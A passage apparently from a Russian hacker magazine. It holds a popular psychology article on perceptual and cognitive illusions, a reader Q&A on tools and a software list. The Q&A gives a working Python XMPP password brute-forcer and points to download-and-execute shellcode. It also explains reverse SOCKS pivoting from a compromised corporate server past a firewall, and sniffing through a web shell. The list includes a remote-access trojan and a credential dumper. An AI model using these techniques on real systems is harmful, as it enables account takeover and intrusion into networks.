
Когнитивные (психологические) иллюзии


Этот вид иллюзий строится на шаблонах и ошибках мышления, которые часто случаются при участии эффекта заражения (мы о нем когда-то говорили), а иногда играют адаптивную функцию — человеку не приходится долго думать, взвешивать и принимать решения, все происходит быстро и на автомате: глюкануло, и готово. А порой срабатывает аналогия — если конкретное поведение было эффективным при одних условиях, то жертва иллюзий считает, что оно будет таким же и при других. И, кажется, никто из нас от этого не застрахован. Итак, какими бывают когнитивные иллюзии?
Поведенческие:


• Эффект повального увлечения — стадный эффект, о нем ты уже знаешь.
• Систематическая ошибка подтверждения — все факты интерпретируются так, чтобы подтвердить имеющееся ранее мнение («все мужики — козлы!», при этом внимание обращается именно на такой тип мужчин).
• Эффект вклада — человек хочет продать что-то дороже, чем сам готов заплатить за такой же товар.
• Переоценка воздействия – «Ой, я точно не переживу этот экзамен!». Принцип «У страха глаза велики»: пугает не сам экзамен, а неизвестность, которая ждет впереди — даже если бы ты заранее знал, что экзамен закончится провалом, уровень страха был бы в разы ниже. Поэтому психологи рекомендуют перед каким-нибудь «неизвестно-





Если ты видишь тут дельфинов, у меня для тебя плохие новости


Ты тоже видишь несуществующий квадрат?


Оптическая иллюзия Мюллера-Лайера


Несуществующие линии существуют


Средняя линия кажется длиннее, но это иллюзия

страшным» событием наперед проиграть все возможные варианты (кстати, этим способом не гнушались великие полководцы).

• Эффект знакомства — человек выражает необоснованную благосклонность к другому только потому, что он с ним знаком. Кто бы мог подумать, что это иллюзия? :)

• Отвращение к потере — чтобы сильно не загружать тебя научными терминами, приведем народную мудрость: «Что имеем – не храним, потерявши — плачем».

• Эффект сопротивления – «назло кондуктору куплю билет и пойду пешком».

ОСНОВАННЫЕ НА ВЕРЕ И ВЕРОЯТНОСТЯХ:

• Хоторнский эффект — другими словами, при наблюдении со стороны начальника эффективность работы почему-то возрастает.

• Иллюзия корреляции — призрачная связь между определенными действиями и результатами. На этой иллюзии основаны почти все народные приметы: черная кошка перешла дорогу – к несчастью, надо плюнуть три раза через левое плечо; идешь на экзамен – положи 5 копеек под пятку. Будь уверен, если проигнорируешь напутствие приметы, самолет на голову не упадет, но в яму провалишься или подвернешь ногу точно (см. «Систематическая ошибка подтверждения»). Это как раз тот случай, когда незнание закона освобождает от ответственности, потому что на незнающих примету (или не верящих в нее) — не действует, проверено.

ИЛЛЮЗИИ ПАМЯТИ:

• Криптомнезия — вид ложных воспоминаний, когда не отличают чужого, прочитанного или слышанного в воспоминаниях от своих собственных данных.

• Ретроспективное искажение — при воспоминаниях о прошлых событиях тебе может казаться, что ты их предвидел.

ВРЕМЕННЫЕ:

• «Длительность минуты зависит от того, по какую сторону двери туалета вы находитесь»: хорошо проведенное время пролетает быстро и незаметно, но такой же отрезок времени, проведенный в мучениях или ожидании, кажется намного длиннее. Допустим, приятное времяпрепровождение с девушкой пролетает очень быстро, а ожидание перед объявлением результата экзамена или собеседования длится чуть ли не вечность. Объясняется тем, что когда ты занят, внимание сосредоточено на действии и мыслях, а не на ожидании и напряжении, которые растягивают ощущение времени.

• Часто бывает, что заснув на 5-10 минут, после пробуждения кажется, будто проспал несколько часов.

Психосоматические «фокусы»

Плацебо и ноцебо

Плацебо — фокус нашего восприятия, когда ты ешь кусок мела в виде таблетки, думая, что это супермощное лекарство, и выздо-

Тест Люшера

На досуге попробуй пройти цветовой тест Люшера (lushertest.ru), в большинстве случаев он достаточно точно «угадывает» твое текущее состояние и эмоциональный фон, исходя из того, какие цвета тебе наиболее симпатичны в данный момент. Значит, все-таки взаимосвязь между цветом и эмоциями существует. Например, мало у кого черный цвет ассоциируется с легкомысленностью и беззаботностью, а оранжевый — с трауром или тяжестью.

Фрейд об иллюзиях

«Иллюзии привлекают нас тем, что избавляют от боли, а в качестве замены приносят удовольствие. За это мы должны без сетований принимать, когда, вступая в противоречие с частью реальности, иллюзии разбиваются вдребезги».



Василий Кандинский, композиция 10. Живописно-колыбельная психологическая синестезия

равливаешь на самом деле. Эксперименты ученых подтверждают высокую действенность этого эффекта. И поверь, бабки-целительницы очень успешно использовали это «открытие» еще до того, как его признали официальным.
Ноцебо — наоборот, когда увидев нарисованный на двери крест или иголку с черной ниткой, ты сам себя можешь довести до тяжелого состояния, вообразив, что на тебя навели порчу. Наше подсознание запоминает ощущения и связывает их с определением. Допустим, симптомы — головокружение, тяжесть в животе, реакция регургитации, значит как следствие выводится определение — отравление. Так же и от обратного: если внушить человеку, что он отравлен — он выдаст все эти симптомы. В пси-

Синестезия, или как увидеть оранжево-треугольную музыку

Синестезия — это производная картины восприятия, комбинация разных органов чувств: зрение (фотизмы), слух (фонизмы), пространство, фигуры, тактильные, вкусовые, температурные ощущения. Если ты смотришь на картину и слышишь пение лесных птиц — это синестезия, если ты слушаешь музыку и непроизвольно представляешь накрывающие тебя фиолетовые волны или падающую сверху синюю звездную пыль — это тоже синестезия. Соленый привкус во рту от шума прибоя или цифра 5, видимая всегда в определенном цвете, — это тоже она.
Вообще говоря, «мурашки по коже» от увиденного, услышанного или прочитанного тоже можно отнести к ней же. Правда, здесь речь идет скорее о психологической синестезии, которую можно назвать воображением или образным мышлением (иногда — это нервная иррадиация), но есть и физиологическая — когда залипания между продуктами разных органов чувств возникают очень четко, почти всегда и при этом не контролируются, что очень напрягает обладателей такого «чувственного» таланта. Анатомы объясняют это физиологическими соединениями (мостами) между зрительными и слуховыми нервами.
Многие творцы художественных ценностей выражали и выражают синестетические комбинации в своих работах. Наиболее яркие примеры: Василий Кандинский, картины которого вызывают ощущение тембра; Александр Скрябин, Николай Андреевич Римский-Корсаков, Клод Дебюсси, чья музыка вызывает цветовые ассоциации и ощущение размера, для них даже ввели специальный термин – «цветной слух». Если тебя заинтересовала эта тема, полистай книжку «Психология музыки и музыкальных способностей». Современники тоже не спят: светомузыка и аудионаркотики намного сильнее вызывают соощущение чувств, чем перечисленные выше способы. Не говоря уже об ЛСД, мескалине и великом и ужасном Aphex Twin'е...
На самом деле, в легкой своей вариации синестезия буквально пронизывает метафорами нашу жизнь: тоска зеленая, леденящий душу взгляд, теплая встреча, кричащая внешность, сладкий сон, тяжело на душе, малиновый звон... В немецком языке даже существует слово «Klangfarbe», которое в переводе на русский означает «цвет звука».

хиатрической практике широко известен случай, когда здоровая женщина умерла от воображаемого СПИДа, начитавшись соответствующей литературы.
Зацепившись за один незначительный симптом, благодаря своей высокой мнительности она спровоцировала внутрипсихически и все остальные, перестала выходить на улицу, вести активный образ жизни, что привело к ухудшению здоровья, а дальше – по нарастающей. На таком же механизме внушения строятся анальгезия (подавление боли с сохранением ощущений в теле) и анестезия (максимальное снижение чувствительности тела).

Психогенная пурпура

Ее еще называют синдромом Мюнхгаузена. Кто бы мог подумать: чтобы обратить на себя внимание врача, невротик-истеричка режет себя, щипает до посинения, пьет лекарства, вызывающие симптомы, похожие на серьезную болезнь. Конечно, в сообразительности им не откажешь — нужно хорошо изучить литературу, выучить симптомы, найти лекарства или вещества, вызывающие такие же реакции, придумать, как сымитировать настоящую болезнь.
А бедные врачи голову ломают — почему лечение не дает никаких результатов... Опытный врач, знающий о воспалении хитрости, идет на такую уловку: «Хм, я бы диагностировал у вас волчанку, если бы не отсутствие одного симптома, который не описан в справочниках, но встречается на практике». Дальше он называет какой-нибудь симптом, абсолютно от балды, и потом ждет и наблюдает, как больной пытается дополнить «недостающий» признак болезни. После чего ему окончательно ставится диагноз «психогенная пурпура», и оформляется перевод в психиатрическое отделение.

Религиозные стигматы

Особо продвинутые имитаторы не просто режут себя, а силой мысли и веры вызывают кровоточащие раны. Этот феномен встречается реже, чем пурпура, но он достоин удивления, ведь иногда появляются не только раны, но и капли крови из неповрежденной кожи.
Здесь решает не хитрость, а глубокая, фанатичная вера и чувствительность, причем психологическая. Говорят, Гоголь мог прочитать, как избивали человека, и настолько проникнуться его ощущениями, что через полчаса у него появлялись синяки и кровоподтеки, а один раз даже отказали почки.

Фантомная боль

Первое время после потери конечности люди часто чувствуют покалывание или боль на ее месте, причем ощущения могут появляться даже через 5-7 лет после ампутации и носить очень сильный характер. Физиологи считают, что боль обусловлена центрами мозга, отвечающими за схему тела; психологи списывают все на телесную память; а эзотерики утверждают, что энергетическое эфирное тело существует еще какое-то время после потери физического, выдавая подобные ощущения. Одно можно сказать точно: окончательно механизмы фантомной боли пока не изучены.

Вариации на тему чувствительности

Наверное, ты слышал о пороге чувствительности, от силы которого зависит то, насколько чутко человек воспринимает улавливаемые органами чувств сигналы, поступающие извне. Этот порог есть у всех, но существуют «перегибы» как в одну, так и в другую сторону.
Гиперестезия – повышенная восприимчивость к раздражениям извне, когда незначительный звук может восприниматься болезненно оглушительным, а тусклый свет – ослепительно ярким. Ситуативно тебе знакомо это ощущение, когда в темноте резко включается дисплей ноутбука или экран мобильного. То же самое чувствует гиперестетик, только всегда. Гипостезия – чрезмерно низкая чувствительность к раздражениям, в том числе и болевым. В этом случае человек почти не реагирует, к примеру, на ползающую по лицу муху.

Стокгольмский синдром

Существует ряд случаев, когда жертва и злодей начинают испытывать друг к другу симпатию, причем у жертвы это списывается на защитную реакцию при сильном травматическом стрессе. Впрочем, другие исследователи выдвинули гипотезу, что пленный надеется на милость со стороны агрессора и для этого показывает свою симпатию ему. Вторая гипотеза — чушь, так как фальшивая «влюбленность» при таких обстоятельствах почувствуется и осознается довольно быстро. Что касается защитной реакции — да, что-то в этом есть, по схожему принципу часто формируется личность мазохиста в садо-мазо парах: чтобы избежать страданий, действия агрессора сексуализируются (погугли информацию про защитный механизм психики — инстинктуализация или сексуализация) и тем самым приобретают приятную подоплеку.

Внушение. Эксперименты Подъяпольского

Петр Павлович Подъяпольский — первый гипнотерапевт на территории бывшего СССР, который еще во времена первой мировой войны оперировал солдат, анестезировав их «дозой» внушения, причем операции были достаточно сложными: удаление пули из пяточной кости, иссечение венозных узлов ног, резекция носовой перегородки. Кроме того, он проводил эксперименты, которые можно озаглавить как «На что способно внушение?». Один из шокирующих опытов — внушение ожогов: после воздействия словом у подопытных появлялись волдыри, свойственные ожогам второй степени. Объяснить это можно тем, что каждый участок тела, каждый орган через спинной мозг и подкорку связан нервами с корой головного мозга, которая хранит память о реакциях организма на что-либо (например, ожог), а при внушении и прикосновении предметом, даже необязательно горячим, выдает такую же реакцию.
Эта гипотеза подтверждается еще и тем, что не получилось вызвать ожог у людей, которые никогда его не переживали и не знают, как он ощущается. Так же, как невозможно передать вкус лимона, если ты никогда его не пробовал.

Заканчиваем галлюцинировать

Иллюзии нельзя назвать однозначно хорошим или однозначно плохим явлением — впрочем, как и все в этом призрачном мире. Но если знать их особенности, то иллюзии можно использовать в своих целях (или просто не пасть жертвой очередного глюка). Итак:

• как ты уже успел понять, иллюзии часто возникают там, где недостаточно знаний или осознания происходящего. Соответственно, чем больше будешь знать и чем лучше осознавать свои стереотипные реакции восприятия, тем меньше шансов, что какая-нибудь иллюзия застигнет тебя врасплох;
• однако, зная, чем вызываются иллюзии, ты можешь спокойно воспользоваться этим при достижении своих целей (о, коварный манипулятор!): да-да, вертикальные полосы в одежде действительно визуально сделают тебя стройнее и выше, а какая-нибудь «тяжелая» по тембру музыка как рукой снимет излишнюю жизнерадостность твоего оппонента (впрочем, возможно и твою тоже);
• если глубже изучить иллюзии какого-нибудь конкретного человека, можно логически вычислить особенности его психики, характера, установок, «карты мира» и тому подобное.

Ну и самое главное: помни, что ты должен управлять иллюзиями, а не они тобой :).

Степан «Step» Ильин (twitter.com/stepah)



faq united?

Есть вопросы — присылай на faq@real.xakep.ru

Q: Мне нужен шелл-код, который бы загружал из Сети .exe-файл и выполнял его в системе Windows 7. Удивительное дело, но нигде (в том числе на milw0rm.com) не могу найти рабочий вариант. А также шелл-код, сгенерированный Metasploit'ом, который опять отказывается работать под Windows 7. Где взять действительно работающий вариант?

A: Для экспериментов можно попробовать шелл-код, который опубликован в блоге вьетнамской security-компании **Bkis** (bit.ly/fXfbCH). К сожалению, авторы не предоставляли исходники, но сам шелл-код на 100% работает. Ссылка на исполняемый файл, который необходимо загрузить, размещается в конце шелл-кода. В основе разработки лежат другие наработки с milw0rm.com, а также 100-байтовый шелл-код от **SkyLined** (code.google.com/p/w32-exec-calc-shellcode), запускающий calc.exe на всех 32-битных версиях винды.

Q: Пишу инструкцию по безопасности для прогрессивных студентов экономической специальности. В пункте «Безопасность браузера» хочу упомянуть какой-нибудь универсальный инструмент для проверки безопасности установленных плагинов (насколько я понимаю, это сейчас одна из основных угроз). Что посоветуете?


A: Честно говоря, тут есть нюансы. Например, в Google Chrome по умолчанию встроен механизм для выявления небезопасных плагинов, и необходимости в дополнительных инструментах нет. Всякий раз при запуске устаревшего аддона пользователю выдается предупреждение. Впрочем, для установки доступно независимое от Google'а решение в виде плагина **Secbrowsing** (bit.ly/hQNnVu), который выполняет аналогичные проверки. В случае с Mozilla Firefox поиск небезопасных аддонов осуществляется с помощью специальной страницы **Plugin Check** (mozilla.com/en-US/plugincheck), проверка при этом производится без необходимости устанавливать что-либо в систему. Забавно, что этот сервис работает и для других браузеров.
Еще одним похожим инструментом является **Qualys BrowserCheck** (browsercheck.qualys.com). Для каждого из браузеров сервис предложит установить соответствующий плагин.
Не могу не упомянуть и небезызвестную утилиту **Secunia PSI** (secunia.com/vulnerability_scanning/personal). Это, пожалуй, наиболее универсальный вариант, с помощью которого каждый может проверить на актуальность не только браузер и его расширения, но и другой установленный в системе софт.


Q: Работая в консоли винды, очень не хватает команды grep. Как быть?

A: Есть несколько решений.
1. На самом деле, реализаций grep для Windows сегодня предостаточно. Это **GnuWin32** (gnuwin32.sf.net), **Windows grep** (wingrep.com), **GNU Grep For Windows** (steve.org.uk/Software/grep), два варианта **Grep For Windows** (grepforwindows.com, pages.interlog.com/~tcharron/grep.html) и многие другие. Выбирай.
2. В самой винде (начиная с XP) появилась пара команд, которые могут исправить положение — это find и более мощная findstr, которая поддерживает регулярные выражения. Неудобство вызывает то, что поисковый запрос необходимо набирать в кавычках. Но от этого можно избавиться, создав в системе алиас. Необходимый для этого скрипт создается одной единственной командой:

```
echo findstr %1 %2 %3 %4 %5 >
  %systemroot%\grep.cmd
```

Этот сценарий создается в %systemroot%, поэтому выполнять его нужно из командной строки, запущенной с правами администра-


Project Ubertooth — девайс для снифинга Bluetooth-сетей, который можно собрать за $100


Карта исполнения кода приложения, построенная с помощью Code Coverage Analysis Tools и Kcachegrind


Поиск небезопасных расширений браузера

тора. По сути, после этого можно пользоваться аналогом grep'а, не задумываясь:

```
C:\Windows\system32>netstat -an | grep LISTEN

C:\Windows\system32>findstr LISTEN
  TCP  0.0.0.0:80    0.0.0.0:0   LISTENING
  TCP  0.0.0.0:135   0.0.0.0:0   LISTENING
  TCP  0.0.0.0:443   0.0.0.0:0   LISTENING
[...]
```

3. В PowerShell'е есть свой мощный аналог grep'а — это команда select-string. Для примера найдем с ее помощью все файлы с текстом «xakep» внутри текущей директории:

```
select-string .\*.* -pattern "xakep"
```

Важно, что select-string поддерживает регулярные выражения. Так что если есть задача, скажем, отыскать на диске C:\ все txt-файлы с нужным тебе текстом, то она легко решается так:

```
get-childitem c:\ -include *.txt -rec \
   | select-string -pattern \
   "\w+@[a-zA-Z_]+?\.[a-zA-Z]{2,6}"
```

Q: А существует ли какая-нибудь встраиваемая СУБД для веб-страниц? Что-то вроде SQLite, но для веб-приложений?

A: Конечно, есть немало простеньких баз данных, реализованных на JavaScript. В одном из проектов мне довелось использовать одну из них, а именно **Taffy DB** (taffydb.com). По сути это JS-библиотека, которая работает как слой данных внутри любого веб-приложения. Можно воспринимать ее как базу данных SQL, но работающую в браузере. Из особенностей:
• простой синтаксис для использования;
• высокая скорость работы;
• всего 10 Кб кода;
• простое подключение к любому веб-приложению;
• совместимость с большинством AJAX-библиотек: JQuery, Dojo, Prototype, EXT и прочими;
• полноценный CRUD-интерфейс (команды Create, Read, Update, Delete);
• сортировка данных;
• возможность создания сложных запросов;
• поддержка событий (onInsert, onUpdate, onRemov) и их обработчиков.

Q: Пишу довольно сложное веб-приложение, где для большего удобства необходимо реализовать горячие клавиши. Как это лучше всего сделать?

A: Я рекомендую библиотеку **JavaScript Shortcuts Library** (stepanreznikov.com/js-shortcuts) от Степана Резника, экс-разработчика Яндекса. Как говорит сам автор, библиотека проста и приятна в использовании. Убедиться в этом поможет пример.

1. Добавляем горячую клавишу:

```
$.Shortcuts.add({
    type: 'down',
    mask: 'Ctrl+A',
    handler: function() {
        debug('Ctrl+A');
    }
});
```

2. Добавляем еще одну:

```
$.Shortcuts.add({
    type: 'up',
    mask: 'Shift+B',
    handler: function() {
        debug('Shift+B');
    }
});
```

3. Начинаем реагировать на шорткаты:

```
$.Shortcuts.start();
```

Вот и все! Строка, задающая сочетание клавиш, должна состоять из имен клавиш, разделенных плюсами. Может быть не более одной клавиши, отличной от Ctrl, Shift или Alt. Поддерживаемые клавиши:
• модификаторы: Ctrl, Shift, Alt;
• цифры: 0—9;
• буквы: A—Z (case-insensitive);
• специальные клавиши: Backspace, Tab, Enter, Pause, CapsLock, Esc, Space, PageUp, PageDown, End, Home, Left, Up, Right, Down, Insert, Delete, F1—F12, знак вопроса, минус, плюс.

Всего поддерживаются три типа событий (параметр type), по которым могут срабатывать обработчики:
• down — на нажатие клавиши или сочетания клавиш;
• up — на отпускание;
• hold — на нажатие и удержание (обработчик будет вызван сразу после нажатия и потом будет вызываться с некоторой периодичностью, пока нажата клавиша).

При желании можно создать несколько списков горячих клавиш и легко между ними переключаться. Живая демонстрация доступна на сайте разработчика: stepanreznikov.com/js-shortcuts.

Q: В свое время было немало доработок для Windows, позволяющих придать системе вид Mac OS X, включая Dock-панель, оформление и поведение окон и так далее. Однако в «семерке» все из того, что я пробовал ранее, работает криво. Как быть?

A: Советую **Lion Skin Pack 3.0 For Seven** (hameddanger.deviantart.com/#/d3bg7fq). Это самый быстроразвивающийся набор доработок для винды, к тому же он, как видно из названия, реализует внешний вид только что вышедшей версии Mac OS X Lion.

Q: У меня есть шелл для сервера, который, помимо прочего, находится во внутренней сети предприятия. Я установил на него SOCKS-сервер, чтобы использовать его для удобного подключения к другим хостам внутри локалки (к примеру, веб-админкам через браузер со своей машины). Однако файрвол блокирует все подключения к SOCKS. Как быть?

A: Удобнее всего воспользоваться SOCKS-сервером с обратным (reverse) подключением. Проверенный вариант — **sSocks** (sourceforge.net/projects/ssocks). Выглядит это следующим образом. На локальном компьютере запускается клиентская часть rcsocks, которая слушает два порта. На первый (скажем, 1080) будет осуществлять обратное подключение (backconnect) сер-

верная часть разработки, на второй (пусть это будет 1088) будем обращаться мы сами. Далее на удаленном шелле мы запускаем как раз серверную часть rssocks, указав для подключения наш IP-адрес и порт (1080). Готово! После того, как серверная часть осуществит reverse-подключение, мы сможем прописать в любой программе локальный SOCKS-сервер (он у нас «слушает» порт 1088) и без проблем подключаться к хостам внутри локальной сети удаленного компьютера (веб-админкам, SSH-серверам и так далее). Видеодемонстрация доступна здесь: vimeo.com/22515255.

Q: Подскажи брутфорсер для Jabber'a (XMPP), который поддерживал бы все нюансы протокола.

A: В последней версии всем известной THC-Hydra (thc.org/thc-hydra) очень сильно прокачан модуль для подбора пароля к XMPP-аккаунтам. Впрочем, написать утилиту для подбора пароля для многих протоколов, в том числе XMPP, можно и самому. Благодаря готовому модулю XMPP процедура перебора пароля на том же Python может быть предельно проста:

```
JID = name@server.org
for password in wordlist:
  JID = xmpp.protocol.JID(JID)
  client = xmpp.Client(
    JID.getDomain(), debug=[])
  conn = client.connect()
  auth = client.auth(
    JID.getNode(), password,
    resource=JID.getResource())
  if auth == 'sasl':
    print password
    sys.exit(1)
  client.disconnect()
```

Каждая строчка кода говорит сама за себя.

Q: Какие интересные разработки есть в области автоматизированного поиска руткитов?

A: Я так понимаю, что речь идет об инструментах для более-менее опытных людей, которым нужны утилиты-помощники, чтобы упростить поиск малвари. В таком случае есть несколько подходящих разработок:

1. GMER (gmer.net);

2. RootRepeal (sites.google.com/site/rootrepeal);

3. RkUnhooker (bit.ly/dOYgBO).

Эти тулзы примерно похожи: отображают скрытые процессы и сервисы, выводят список скрытых файлов, ключей реестра, драйверов и альтернативных потоков NTFS. Кроме того, осуществляется мониторинг создания процессов, загрузки драйверов и библиотек, использования файлов, изменений реестра, активности TCP/IP-соединений. Определяются перехваты в SSDT/IDT/IRP.

Q: Какой самый простой и бесплатный способ воспользоваться сервисами, которые по умолчанию доступны только жителям США? Например, онлайн-радио Pandora (pandora.com)? Понимаю, что очевидным решением является работа через американский IP. Но как? Бесплатные тормозные прокси-серверы (которые, к тому же, возможно установлены на протрояненных компьютерах) — не вариант. Есть ли другие способы?

A: Хороший вариант — создать на территории США свой VPN-сервис. О том, как это сделать бесплатно, ты можешь прочитать в нашем материале «Бесплатный VPN от Amazon». Вариантом более простым, но менее универсальным является использование специальных программ, которые туннелируют твой трафик через свои сервера, тем самым скрывая настоящий IP-адрес. Среди них есть те, которые предоставляют такую услугу бесплатно — это в том числе **Free Hide IP** (free-hideip.com). Программа шароварная, но среди бесплатных возможностей как раз предоставляется работа через американские серверы.

Q: У меня есть веб-шелл к виндовой машине и возможность загрузить файл. Задача — отснифать трафик. При этом по понятным причинам у меня нет возможности устанавливать дополнительные библиотеки вроде WinPcap, а доступ есть только к командной строке.

A: Попробуй **RawCap** (netresec.com/?page=RawCap). Исполняемый файл снифера весит всего 17 Кб, при этом для работы не требуется никаких дополнительных DLL-библиотек. В системе только должен быть установлен .NET Framework 2.0. Снифер слушает любые интерфейсы (включая Wi-Fi) и сохраняет дамп в pcap-формате. Но имей в виду, что под Vista и Windows 7 могут возникнуть проблемы из-за особенностей реализации RAW-сокетов.

Q: Я правильно понимаю, что с обычным Bluetooth-адаптером беспроводной эфир просто так не прослушаешь? Просто взять и запустить его в режиме мониторинга (как в случае Wi-Fi картой) не выйдет?

A: Совершенно верно. В отличие от снифинга Wi-Fi, для которого нет проблемы как с софтом, так и с железом, с Bluetooth ситуация непростая. Но ситуация поменялась после выступления Майкла Оссмана на конференции ShmooCon 2011 (видео доклада — bit.ly/dJWAsC), на которой он представил свой проект **Ubertooth** (ubertooth.sourceforge.net). В чем прорыв? Тут все наглядно. До этого момента железо для мониторинга BT-эфира можно было приобрести за суммы, начинающиеся от $1000. Оцени разницу: стоимость изготовления девайса Майкла составляет около $100. Ubertooth One — это дешевый Bluetooth-адаптер для осуществления снифинга BT-эфира. На сайте разработчика лежат подробные инструкции, как собрать такое устройство самому. По сути, это USB-донгл с возможностью подключения внешней антенны, построенный на процессоре ARM Cortex-M3. Адаптер изначально разработан так, чтобы его можно было перевести в режим promiscuous, в котором возможно пассивно перехватывать данные из Bluetooth-эфира, передаваемые между собой другими девайсами. Причем в качестве программной части можно воспользоваться привычной нам тулзой **Kismet** (kismetwireless.net).

Q: Ищу инструмент для построения карты исполнения кода Windows-приложения в виде дерева вызовов различных процедур.

A: Из последних разработок не могу не отметить пакет инструментов **Code Coverage Analysis Tools** (github.com/Cr4sh/Code-coverage-analysis-tools) от небезызвестного Cr4sh'a. Основную задачу по сбору информации выполняет разработанный модуль для инструмента **PIN** (pintool.org), который использует динамическую рекомпиляцию кода для анализа его исполнения. Получить карту исполнения кода с помощью этих инструментов несложно:

1. Распаковываем архив PIN в произвольную директорию.

2. Копируем Coverager.dll в директорию с файлами PIN.

3. Редактируем сценарий execute_pin.bat так, чтобы переменная среды PINPATH содержала актуальный путь до директории PIN.

4. Далее используем BAT-сценарий для запуска целевого приложения:

```
execute_pin_calls.bat calc.exe
```

5. После завершения работы исследуемого приложения в текущей директории будет создано некоторое количество текстовых файлов CoverageData.log.<N>, где <N> — порядковый номер потока, который исполнялся в контексте исследуемого приложения. В этих файлах содержится информация о дереве вызовов каждого из потоков, но ее нужно перевести в формат Calltree Profile Format:

```
python coverage_to_callgraph.py \
  <log_file_path> <thread_number> [options]
```

6. После этого мы получим файл Callgrind.out, который можно визуализировать с помощью программы **Kcachegrind** (sourceforge.net/projects/precompiledbin).

Подробнее про разработку и нюансы использования читай в блоге автора: esagelab.ru/blog.

>>WINDOWS
>Development
Aptana Studio 3.0.1
Assembly Studio 1.0
Bamcompile 1.21
CodeCompare 2.60.5
HexAssistant 2.7
IncrediBuild 3.51
NetBeans 7.0
PE Explorer
PowerGUI 2.4.0
Programmer's Notepad 2.2
py2exe 0.6.9
Python Tools for Visual Studio – Beta2
Qt Creator 2.2
Selenium IDE 1.0.10
SQL Decryptor 1.1.0
Titanium Developer

>Misc
CameraMouse2011
Depeche View 1.4.6
Ditto-cp 3.17
Dolphin Text Editor Menu 1.8
Duplicate Commander 2.1
Explorer7Fixes 1.0.0.2
FluffyApp 1.0b9
Free Time Tracker 1.0
GeeTeeDee 0.1.175
iPrint 6
Klok Free 2.3.2
MadAppLauncher 1.0.0.0
min.us for windows
Orbit Downloader 4.1.0.0
Shapeshifter 4.01
SnakeTail 1.3
Windows Double Explorer 0.4

>Multimedia
8 Skin Pack 1.0 For 7
Gmail Notifier Pro 2.1
Lion Skin Pack 4.0 For Win 7
Marble 1.1.0
MPTagThat 2.0.4
Office Tabs 6.51
Pulse Beta 1
SmillaEnlarger 0.9.0
Songr 1.9.20
Swish 0.4.6
Tiny Burner1.0
Tunatic v1.0.1b

>Net
Acrylic DNS Proxy
Connex Network Manager
ExpanDrive
Fiddler 2.3.3.3
freeSSHd 1.2.6
GDocsDrive
GeeMail
mRemote 1.50
MyEnTunnel 3.4.2.1
PuTTY Connection Manager
Royal TS 1.7.2
streamwriter 2.0.0.0
TeraTerm Pro Web 3.1.3
Tunngle 4.3.2.0
UltraVNC 1.0.9.5
USBWebserver V8
Wireshark 1.4.6
Yakoon 2.0.0

>Security
DarkComet-RAT v3.3 FWB
DB Audit 4.2.29
Google Hack Database 1.1
Hakit Proxy v1
PANFinder
PVDasm v1.7b
RawCap
REC Studio 4
Retina Scaner 5.12.1
SWFREtools
TCHunt v1.5
V3RITY Data Block Examiner for Oracle
Vistumbler v10.1 beta 5
Volatility 1.3Beta
Watcher 1.5.2
Windows Credentials Editor v1.2

>System
Comodo Antivirus for Windows
Comodo Firewall for Windows
Dropboxifier v0.1.6
Folder Size 1.9.0.0
Free VM Configuration Tool 1.0
FreeFileSync 3.16
MyEventViewer 1.55
Q-Dir 4.54
SafeHouse Explorer 3.01
WhatIsHang 1.00

>>UNIX
>Desktop
Audacious 2.5.0
Blender 2.57
DraftSight
Fvwm 2.6.0
GIMP 2.7.2
Kdenlive 0.8.0
Kupfer 2.06
Marble 1.1
Notecase 1.9.8
Pdfmod 0.9.1
PyBookReader 0.5.0
Rawstudio 2.0
SnapFly 0.8
SSHMenu 3.18
TaskJuggler 0.0.11
Texmaker 3.0.2
ThinkingRock 2.2.1
UMPlayer 0.92

>Devel
AutoGen 5.11.5
Bashdb 4.2-0.7
Boa Constuctor 0.2.3
CVS 1.11.23
DDD 3.3.12
Groovy 1.8
HT 2.0.18
Indent 2.2.9
libvirt 0.9.0
LLVM 2.9
NetBeans 7.0
PCC 1.0
Pydb 1.26
PyPy 1.5
QtSDK 1.1
SPE 0.8.4
Tapper
XtraBackup 1.6

>Games
Family Farm

>Net
Autossh 1.4b
Bandwidthd 2.0.1
BitlBee 3.0.2
BitStormLite 0.2q
Bit-Twist 1.1
Cftp 0.12
Dante 1.2.3
Dns2tcp 0.5.2
dnsproxy 1.16
ffproxy 1.6
Firefox 4.0.1
Google Chrome 11.0.696.57
Jabberd 2.2.13
Knockd 0.5
NOC 0.6.3
Opera 11.10
Psi 0.14
Skype 2.2


>Security
ArpON 2.0
BeEF 0.4.2.4 alpha
BFBTester 2.0.1
Bodgelt 1.1.0
Cameloid 1.8c
DNSpoison 1.0
Google Hack DB Tool 1.1
Hatkit Proxy 0.5.1
Netifera 1.0
oclHashcat lite 0.05
Portsentry 1.2
